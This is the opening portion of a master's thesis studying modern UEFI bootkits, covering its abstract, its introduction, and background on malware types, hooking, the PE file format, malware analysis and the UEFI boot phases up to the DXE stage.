Hiding in the Shadows - Towards Understanding Modern UEFI Bootkits

Case Study of MoonBounce and ESPectre

Kathrine Hoel

Thesis submitted for the degree of
Master in Informatics: Information Security
60 credits

Department of Informatics
Faculty of Mathematics and Natural Sciences

UNIVERSITY OF OSLO

Spring 2022

Hiding in the Shadows - Towards Understanding Modern UEFI Bootkits

Case Study of MoonBounce and ESPectre

Kathrine Hoel

Abstract

Malware is an increasingly big problem in the world. Bootkits are a group of especially advanced and complex malware and are on the rise together with attack on firmware. Despite this, research efforts in modern UEFI bootkits have been scarce.

The aim of this thesis is to help fill this hole. The thesis investigates what modern UEFI bootkits are, how they can be analyzed and in what ways security can be improved in order to be better prepared for future. A workflow and lab environment to help debug UEFI and analyze modern bootkits are outlined and evaluated. A case study of two modern UEFI bootkits called MoonBounce and ESPecter is also performed.

The results point to hooking and loading of malicious kernel drivers to be two big techniques used by UEFI bootkits. Additionally, it is found that the bootkits analyzed manage to bypass several security measures. In the light of existing research within the field, it is speculated that vulnerabilities in UEFI and a complex supply chain is tightly linked to how bootkits infect systems in the first place. Several areas for further research are identified, and a conclusion is made that all the parts of the UEFI ecosystem has to cooperate more in order to improve. By doing this, the state of security in the boot process can be improved and we can be better prepared for the future.

Foreword

When I look back at it, there are so many people who contributed to this thesis that I am a bit at a loss of where to even begin.

First of all I would like to thank everyone in the hacking and CTF community for leading me down the rabbit hole of reverse engineering and low level security. Without all of you I would be without the countless experiences and knowledge that made this thesis possible.

Next up I want to thank my supervisor Solveig Bruvoll for believing in me and for being a beacon of knowledge and a person to look up to. I sincerely wish there were more people like you not only within the field of informatics and information security, but also in education.

I also want to thank all my great friends out there, no matter how close or far. Without all of you, this thesis would have made for a far more lonely and difficult experience. An especially big thanks to Sverre, Alvilde and Thomas for countless discussions, continued support and chill gaming sessions together. A big thanks also goes out to my parents for all their support throughout life.

Finally, I want to give a heartfelt to my brother for listening to me and being very empathic on my days of despair and frustration.

Thank you all.

Contents

Chapter 1

Introduction

1.1 Background

We live in a world where the amount of existing malware greatly expands every year [1]. Lately, the number of attacks seems to be going down a bit, but they are getting more sophisticated and complex [58]. Ransomware is dominating the statistics and by far the most common type of malware [62]. However, there is another group of malware which is seemingly on the rise - bootkits. According to Grill, bootkits are among the most advanced and persistent technologies used in modern malware and are used by several advanced malicious groups [23]. Bootkits has historically been on the decline, but in more recent years this seems to not be the case any more after the introduction and adoption of UEFI [63]. In addition to predictions about UEFI bootkits becoming more widely adopted, several samples such as MosaicRegressor, Lojax and Hacking Team's UEFI bootkit show that this kind of malware is an actual threat again [9, 29, 38, 48].

Despite this, there seems to be little existing research on UEFI bootkits and security in UEFI. In 2013 soon after UEFI became mainstream, a security analysis was conducted [11]. There also exists an overview over attacks on BIOS and Intel ME embedded software from 2014, but this was not looking at bootkits specifically [45]. Meanwhile, a lot of science has been conducted on legacy BIOS bootkits. Ways of detecting legacy bootkits during the boot process has been suggested, and preventive measures based on heuristics for dark regions on disk and interrupt hooking has also been proposed [22, 23]. As such, there seems to exist a gap where little to no research has been conducted on recent, modern UEFI bootkits. This thesis attempts to fill parts of this hole.

1.2 Scope

The main research question this thesis attempts to answer is the question of what modern UEFI bootkits are and how we can better understand them. This is a fairly broad and vague research question, and as this thesis progressed several other research questions were defined to help limit the scope. These are as follows:

- In what ways can we debug UEFI and the boot process?
- What, if any, are the patterns in modern UEFI bootkits?
- What kind of challenges must future bootkits overcome in order to remain effective?
- How can we improve security mechanisms of the boot process in order to be better prepared for future bootkits?

1.3 Contributions

The main contributions of this thesis is to help better answer what modern bootkits are, provide ways to analyze them and identify patterns in modern bootkits. The thesis describes a lab environment and workflow to help analyze the boot process and modern UEFI bootkits. A case study of two specific, recently discovered UEFI bootkits called ESPecter and MoonBounce is also performed in order to identify patterns in modern bootkits. The results of the case study are also used to identify potential areas for further research in the field and to look at how we can improve security in the future. Another contribution of this is providing input to and help stimulate future research. As such, the thesis contributes to help improving security by being better prepared for new, unknown bootkits in the future.

1.4 Outline

Chapter 2, 3 and 4 serves as background theory which helps understand the implementation, analysis and discussion of the results better. Chapter 2 gives an overview over malware, bootkits and malware analysis techniques. Chapter 3 dives into UEFI and the boot process, providing a technical look into the different stages and components of UEFI. Finally, chapter 4 gives an overview over exisiting boot security measures, the cryptography it builds upon as well as existing research on vulnerabilities and what can go wrong.

Chapter 5 outlines the research methodology of the thesis. It starts with a broad view and drills down into the details and the choices made. A critical analysis of the chosen research methodology is then conducted before finally discussing ethical concerns regarding the research.

Chapter 6, 7 and 8 form the heart of the thesis. Chapter 6 looks at the implementation of a lab environment and the tools and libraries used to enable performing the analysis of the bootkit samples. Chapter 7 presents the data obtained from analyzing the bootkit samples together with data from existing analyses. These results are then discussed in chapter 8.

Chapter 9 provides a summary and conclusion of the case study. It also discusses further research possibilities.

Finally, there are two appendixes containing the hashes of the malware samples analyzed as well as relevant scripts and code.

Chapter 2

Malware and Malware Analysis

This chapter gives a broad view of what malware is before looking closer at what rootkits and especially bootkits are. Some of the common techniques utilized by these types of malware are then explained in more detail. After this, Windows executables are given a more in-depth look from a technical perspective since they are fairly central to this thesis. Finally, a quick overview is given to the field of malware analysis and the two broad categories of static and dynamic analysis.

2.1 Malware

Malware is software which has a malicious intent. The amount of malware increases every day, and there exists vast amounts of it at this point [32]. Since there exists so much malware, it helps to classify them in different categories in order to make better sense of them. There exists many ways of classifying malware, and covering all of them is out of the scope for this essay. As an example, (Kirti, and Hiranwal, 2013) provides the following categories [33]:

Virus	Self-replicating malware which infects system files
Worm	Self-replication malware with the ability to replicate over networks
Trojan	Malware masquerading as legitimate software
Spyware	Malware installed without the user knowing and with the goal of collecting personal data
Ransomware	Malware which encrypts the files of the user and blackmails them for money to unlock them
Rootkit	Malware designed to take control over the operating system and underlying hardware.

Stealthy malware is a broad category used to describe malware which tries to hide itself and avoid being detected. This means that stealthy malware are often more complex and sophisticated due to the need of implementing ways of conceal themselves while also having the capability of performing malicious activity. Two of the more prominent examples of this are rootkits and bootkits.

2.2 Rootkits

While bootkits are the main focus of this thesis, it is worth looking a bit closer at rootkits as well. This is because rootkits have a lot of overlap with bootkits in terms of infection techniques and goals.

Rootkits are a category of stealthy malware which utilizes tools and techniques to gain root access and control over the operating system and underlying hardware. Hooking, DLL injection and direct kernel object manipulation (DKOM) are three main techniques used by rootkits to achieve this. [20]. In order to initially gain foothold on a system, vulnerable process running as root or vulnerabilities in the kernel itself can be exploited or the user can be tricked into running malicious code with elevated privileges. While DLL injection and DKOM are rarely seen in bootkits, hooking is often utilized in both rootkits and bootkits and worth a closer look.

Hooking is a technique where the execution flow of an application is redirected to a section with arbitrary code before being redirected back to the original execution path. There are many different techniques to achieve this based on which parts of the system code is being hooked. They all have in common that pointers to code or parts of the code being pointed to itself is being overwritten [20]. IAT Hooking is one example of this. The Import Address Table (IAT) contains pointers to the code of functions being imported by an application. With this technique, the pointer of a target function to be hooked is overwritten so that it points to a section containing arbitrary code instead. At the end of this code section the execution is redirected back to where the IAT entry originally pointed to and the execution of the function continues normally.

2.3 Bootkits

Bootkits target the boot process of a computer. By infecting the boot process, the malware can perform malicious activities before the operating system is loaded. In theory this makes bootkits inherently more powerful than rootkits since they not only have control over what happens before the operating system is loaded, but also the entire operating system itself. Two of the infection techniques utilized by bootkits historically is infecting the Master Boot Record (MBR) or the Volume Boot Record (VBR) [36]. In




Figure 2.1: An example of IAT Hooking.
Source: https://nagareshwar.securityxploded.com/wp-content/uploads/2014/03/iat21.png

more contemporary times Unified Extensible Firmware Interface (UEFI) has replaced BIOS booting, so modern rootkits are mainly targeting UEFI [49].

On older systems using BIOS booting instead of UEFI, the MBR is a small piece of bootstrap code with the purpose of locating and reading the first sector of the boot partition on a system. [26]. By overwriting the MBR with malicious code, a bootkit infects a system and is able to perform malicious activity before the bootloader is run. This technique has for example been utilized by bootkits such as TDL4 in the past [50]. The VBR is the code the MBR reads. It has the purpose of running bootstrap code to load and start the bootloader. Much like with MBR infection, bootkits can overwrite the VBR with malicious code instead of the MBR in order to infect a system.

On modern systems UEFI handles booting and is highly relevant in order to understand modern bootkits better. This is why UEFI is discussed in detail in chapter 3. Some examples of more recent bootkits are the Thunderstrike EFI bootkit on Apple MacBooks which surfaced in 2015 [25]. Other notable samples are MosaicRegressor, Lojax and the UEFI bootkit developed by Hacking Team [29, 38, 48]. Modern bootkits like these usually utilizes and unknown infection vector in order to modify a bootloader or the UEFI firmware itself in some way.

Once a bootkit has infected a system it usually tries to propagate through the system in such a way that it has complete control over the operating system and can perform the malicious activities it wants to. This is usually achieved by hooking several functions at different stages of the boot process. These hooks will in turn modify relevant parts of the bootloader, operating system and memory. A common strategy is to use this technique of propagating through hooked functions in order to inject a malicious kernel driver into memory. Since this method of infection has a very volatile nature by staying in memory, bootkits can be difficult to detect.

2.4 The PE File Format

Malware on Windows and UEFI applications are closely related to the Portable Executable (PE) file format. Because of this, it is important to look into some details of the file format to better be able to follow the results and discussion in the thesis.

According to Microsoft, a the PE file format describes the structure of executable, object and library files for the Windows operating system [40]. A PE file consists of a header and sections. The header consists of a MS-DOS stub, PE signature, COFF file header, optional header as well as a set of section headers. The sections contains the main data such as program code, data and resources. An overview over what a PE file can look like on the disk and when loaded into memory is illustrated in Figure 2.2. The relevant parts for this thesis are the section headers and the sections themselves.

Each section headers contains several fields of data. The most important ones for this thesis are the name, virtual size, raw data size and characteristics. The name contains a UTF8 encoded string which represents the name of a section. The raw data size is the size of the data in the section when stored on the disk, while the virtual size is the actual size of the data in bytes. Finally, the characteristics contain data about the memory permissions of the section which denotes if the section will be readable, writeable or executable.

There are some common section names in PE files. The .text section usually holds the executable code of the program. A PE file can have more sections with executable code, but .text is where the first instruction that will be executed (also known as the entry point) can be found. The .bss, .data and .rdata sections usually contain data and variables used by the program. The difference between them is that .bss usually contains uninitialized data, .data contains initialized data and .rdata contains read-only data such as constants and strings. The .rdata and .idata sections are usually where data about imported functions of the executable is found as well. Finally, the .rsrc section commonly contains resource data such as




Figure 2.2: Overview of a PE file and how it can be mapped into memory. Source: https://t1.daumcdn.net/cfile/tistory/19399F33508D2F6E1C

icons. A PE file can include other sections with arbitrary names and does not have to follow the common conventions outlined above.

2.5 Malware Analysis

Malware analysis is a process where malware is investigated in order to better determine how it works, how it can be detected and how to measure and contain the damage it can do [54]. When performing analysis of a malware sample the main source of data is usually the executable file itself. There are several tools which can be used to help achieve this, and these tools leans into either static or dynamic analysis techniques.

Static analysis techniques investigates malware without running it. In the most basic shape, this can cover looking at the strings and function names in the executable as well as viewing ELF or PE file headers. Since executable files contain assembly code instructions together with data in different headers, there are tools which can be used to look closer into this to better understand what the program does.

Dynamic analysis techniques covers techniques where the malware itself is run to better understand the capabilities of it. It is possible to upload and run samples in a malware sandbox such as VirusTotal and get information on what it does on the system [2]. One can also get data about network traffic, file operations and registry actions through the use of a tool like Process Explorer for Windows [51]. Finally, another possibility is to attach a debugger to the malware process while running it and step through the assembly code instructions while investigating what happens with registers and the memory of the system.

Compiled executables are often stripped. This results in symbols such as function names, variable names and other semantic data being removed from the file. Because of this, analyzing stripped executables tend to be more time consuming since the analyst cannot quickly derive what a function does or what certain variables are used for based on their names. When analyzing known, public binaries it is sometimes possible to get a symbol file from a symbol server provided by the creators of the binaries. An example of this is Microsoft who has their own symbol server [39]. By communicating with this symbol server, it is for example possible to get the symbol file for the Windows bootloader.

The tools used in this thesis and how they relate to these techniques are discussed in closer detail in chapter 6.

Chapter 3

UEFI and The Boot Process

This chapter provides an in-depth look into what UEFI is and how it works. UEFI is a very complex and big topic, so only the relevant parts needed to follow the results and discussion later in the thesis are touched upon. UEFI is first explored from a broad view before narrowing down into the relevant details.

Before looking at UEFI itself, it is important to know that there are two main specifications. The UEFI specification outlines a firmware interface between the operating system and the hardware [61]. There are many ways to implement this interface and to aid with this there exists another specification called the UEFI Platform Initialization specification. The PI specification outlines the mainstream way to implement UEFI, but an Original Equipment Manufactorer (OEM) need not follow this specification to implement UEFI [60]. However, since the vast majority follows the PI specification this chapter draws heavily from the both of them.

3.1 UEFI Overview

UEFI is an interface between the operating system and the underlying hardware. The goal of UEFI is to provide a cohesive, scalable environment, abstract the OS away from the firmware and have a sharable system partition [61].

UEFI consists of several fundamental elements. These are the system partition, boot services, runtime services. On the top of all of this we have the bootloader which loads and starts the operating system. All of these components are illustration in Figure 3.1.

At the bottom we have the underlying hardware. There exists a storage called the EFI System Partition where an EFI OS Loader is stored among other files. To speak with the hardware, there are interfaces and drivers. On the top of this, there are boot services and runtime services. UEFI




Figure 3.1: Overview of UEFI components.
Source: UEFI Specification [61]

will eventually run an OS Loader, and it can utilize both kinds of services to support booting the system. If the OS Loader successfully loads the operating system, all boot services are terminated and the control of the system is passed onto the operating system. Even though UEFI is no longer in control, the operating system will still have access to the runtime services.

3.2 Booting Sequence

The UEFI specification outlines a booting sequence shown in Figure 3.2. Here, the platform is initialized, then drivers and applications are loaded. Finally, the system boots from an ordered list of EFI OS loaders and hands off responsibility to the OS loaders.

The PI specification provides a more granular implementation of this which is illustrated in Figure 3.3. Here there are several phases. The Security (SEC) phase initializes the CPU and the system to the point where the next phase can be found, validated, installed and run. The Pre-EFI Initialization Environment (PEI) phase performs early hardware and memory initialization in order for the next phase to be loaded and executed. The next phase is the Driver Execution Environment (DXE) phase, where most of the system is initialized. During this phase, drivers are loaded to further initialize hardware components such as the CPU,




Figure 3.2: The UEFI Booting Sequence.
Source: UEFI Specification [61]

chipset as well to provide software abstractions for central components. Once the DXE phase has initialized the platform and provided the services required for booting the operating system, control is handed off to the Boot Device Selection (BDS) phase. This phase bridges the gap between the operating system and UEFI itself, and is resonsible for implementing a platform boot policy. This policy should be implemented according to the Boot Manager outlined in the UEFI specification. The boot manager configuration depends on several global variables, and will attempt to boot the system from an ordered list of boot options. Depending on the settings, security mechanisms such as secure boot will also be enforced at this point. The remaining phases consist of loading and booting the operating system itself before finally running it. None of these phases are handled directly by UEFI and depend on the operating system being loaded. As such they are out of scope for this thesis.

3.3 SPI Flash Memory

Before the system turns on and the SEC phases begins, data such as the UEFI firmware and several global variables are already stored in SPI flash memory. Serial Peripheral Interface (SPI) is an interface which allows a primary device such as a processor to communicate with peripheral devices [13]. These peripheral devices can include clocks, converters,



Pre Verifier
verify
CPU Init
Chipset Init
Board Init
Device, Bus, or Service Driver
DXE Dispatcher
Boot Services Runtime Services
security
Exposed API
Boot Dispatcher
OS-Absent App
Transient OS Environment
Transient OS Boot Loader
Final OS Boot Loader
Previously exposed Framework APIs now limited
OS-Present App
Final OS Environment
?
Security (SEC)
Pre-EFI Initialization Environment (PEI)
Driver Execution Environment (DXE)
Boot Device Selection (BDS)
Transient System Load (TSL)
Runtime (RT)
After-life (AL)
Power on [. . Platform initialization . .] [. . . . OS boot . . . .] Shutdown

Figure 3.3: The PI Boot Sequence.
Source: UEFI Specification [61]

sensors or most relevant for this thesis, flash memory. In the case of UEFI, the hardware has certain SPI flash memory where vendors write the UEFI firmware code, certain global variables and other data before locking it down. An example of the layout of UEFI data in SPI flash memory is shown in Figure 3.4. The SPI flash memory contains several sections. FV_MAIN is the block holding the UEFI firmware code. The Variable Store contains important global variables used by UEFI. FV_Recovery contains important recovery code and the remaining memory is often used for storing important resources.

There are several important global variables used by UEFI during different stages of the boot process. The most important ones for this thesis are listed in Figure 3.5. A more extensive list can be found on page 82 of the UEFI specification. Variables with a type of NV are non-volatile. This indicates that they are stored in SPI flash memory and that the value of them persists across system resets. Variables with a type of BS are only accessible while the boot services are running and active. Because of this, they are not visible to the operating system. The variables with a type of RT are also available after boot services have been terminated. Finally, AT-variables are variables which have a time-based authenticated write access. The variables listed will be referenced in closer detail when discussing the relevant phases or mechanisms they are used in.





Figure 3.4: SPI Flash Memory Layout.
Source: UEFI Firmware - Security Concerns and Best Practices [44]



Variable Name	Type	Description
BootOrder	NV, BS, RT	Ordered boot option list
Boot####	NV, BS, RT	A boot load option where #### is a printed hex value
DriverOrder	NV, BS, RT	Ordered list of driver to be loaded
Driver####	NV, BS, RT	A driver load option where #### is a printed hex value
KEK	NV, BS, RT, AT	Key Exchange Key Signature Database
PK	NV, BS, RT, AT	Public Platform Key
Secure Boot	BS, RT	Turns secure boot on (1) or off (0)

Figure 3.5: Important global variables in UEFI.
Source: The UEFI Specification [61]

3.4 Security Phase

When a UEFI system powers on, the SEC phase begins. When this happens, the processor will run the first instruction located 16 bytes below the top of the address space. The SPI flash memory is mapped at the top of this address space, and the instruction at 0xFFFFFFF0 will usually contain a jump to the SEC phase code. This corresponds to the FV_Recovery section in Figure 3.4, and the top of this section contains the code for the SEC and PEI phases in addition to recovery code. The flow of both the SEC and PEI phase is illustrated in Figure 3.6. The SecMain function will set up the UEFI enviroment just enough for the system to find, validate, install and then pass control to the PEI phase.

3.5 Pre-EFI Initialization Phase

The PEI phase will run the PEI dispatcher. This dispatcher will dispatch Pre-EFI Initialization Modules (PEIMs) which are responsible for further initializing the system. Some examples of this are initializing memory and describing firmware volume locations. When these tasks are done, control will be passed to the Initial Program Loader (IPL) for the DXE phase.

3.6 Driver Execution Environment Phase

The DXE phase is responsible for most of the system initialization. The phase consists of several components where the most important ones are the DXE foundation, DXE dispatcher and a set of DXE drivers. When control has been passed to the DXE IPL, it will decompress the FV_Main section from SPI flash memory into the real memory which has been set up by the PEI phase. Figure 3.7 show the memory layout and flow of the DXE phase. The DXE foundation is an implementation of UEFI and is a boot service image which produces a set of UEFI boot services, UEFI runtime services and DXE services. The UEFI boot and runtime services provided are defined in the UEFI specification, while the DXE services consists of a dispatcher as well as a service to help manage system resources. After the firmware and DXE foundation have been decompressed into memory, control is passed to the DXE dispatcher. This component is responsible for discovering and executing DXE drivers, and these drivers are in turn responsible for initializing hardware such as the processor, chipset and platform components. DXE drivers can also provide software abstractions for system services, console devices and boot devices. The DXE components will together initialize the system and provide the services to support booting the operating system. Once all DXE drivers are dispatched control is passed to the boot manager which also resides in the decompressed

